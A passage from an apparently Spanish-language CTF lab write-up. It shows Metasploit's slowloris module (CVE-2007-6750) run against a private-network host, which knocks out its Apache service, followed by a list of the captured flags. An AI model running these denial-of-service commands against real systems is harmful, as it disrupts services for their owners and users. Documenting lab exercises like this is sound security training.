  if expr "$link" : '.*/*' > /dev/null; then
    THIS_PROG="$link"
  else
    THIS_PROG=`dirname "$THIS_PROG"/"$link"`
  fi
done
# Get standard environment variables
PRGDIR=`dirname "$THIS_PROG"`
PHOENIX_HOME=`cd "$PRGDIR/.." ; pwd`
unset THIS_PROG
# For Cygwin, ensure paths are in UNIX format before anything is touched
if $cygwin; then
  [ -n "$PHOENIX_HOME" ] && PHOENIX_HOME=`cygpath --unix "$PHOENIX_HOME"`
fi
$PHOENIX_HOME/bin/phoenix.sh run $*

```

Figura 56

Teniendo en cuenta que además de toda la información indicada anteriormente tras el acceso a la máquina, mediante el escaneo de nmap indicado en la Figura 18, se buscará dicha vulnerabilidad en metasploit.

```

msf6 > search CVE-2007-6750
Matching Modules
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  auxiliary/dos/http/slowloris             2009-06-17      normal No      Slowloris Denial of Service Attack

$ msfconsole
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris
msf6 >

```

Figura 57

Como se indica en la vulnerabilidad lo que realiza es una denegación de servicio.

Tras ejecutar dicho exploit:



```
msf6 > use 0
msf6 auxiliary(dos/http/slowloris) > set RHOST 192.168.1.80
RHOST => 192.168.1.80
msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server ...
[*] Attacking 192.168.1.80 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
```

Figura 58

Como se puede apreciar, el servicio apache en la maquina remota ya no está activo.




Figura 59

En resumen, las flags que hemos encontrado, se visualizan en las figuras:

Figura 25	<!-- FLAG{B13N_Y4_T13N3S_UN4_+} -->
Figura 28	FLAG{LOGIN_Y_JAVASCRIPT}
Figura 35	FLAG{SIMPLEMENTE_RCE}
Figura 38	FLAG{YEAH_ROBOT\$.RUL3\$}
Figura 39	FLAG{BYPASS1NG_HTTP_METHODS_G00D!}
Figura 41	FLAG{ENUMERA_DIRECTORIOS_SIEMPRE}
Figura 50	FLAG{W311_D0N3_R00T_1S_W41T1nG_U}
Figura 51	FLAG{YEAH_SETUID_FILES_RuL3S} FLAG{FTP_4n0nym0us_G00D_JoB!}
Figura 52	FLAG {Y0u_are a real Hacker}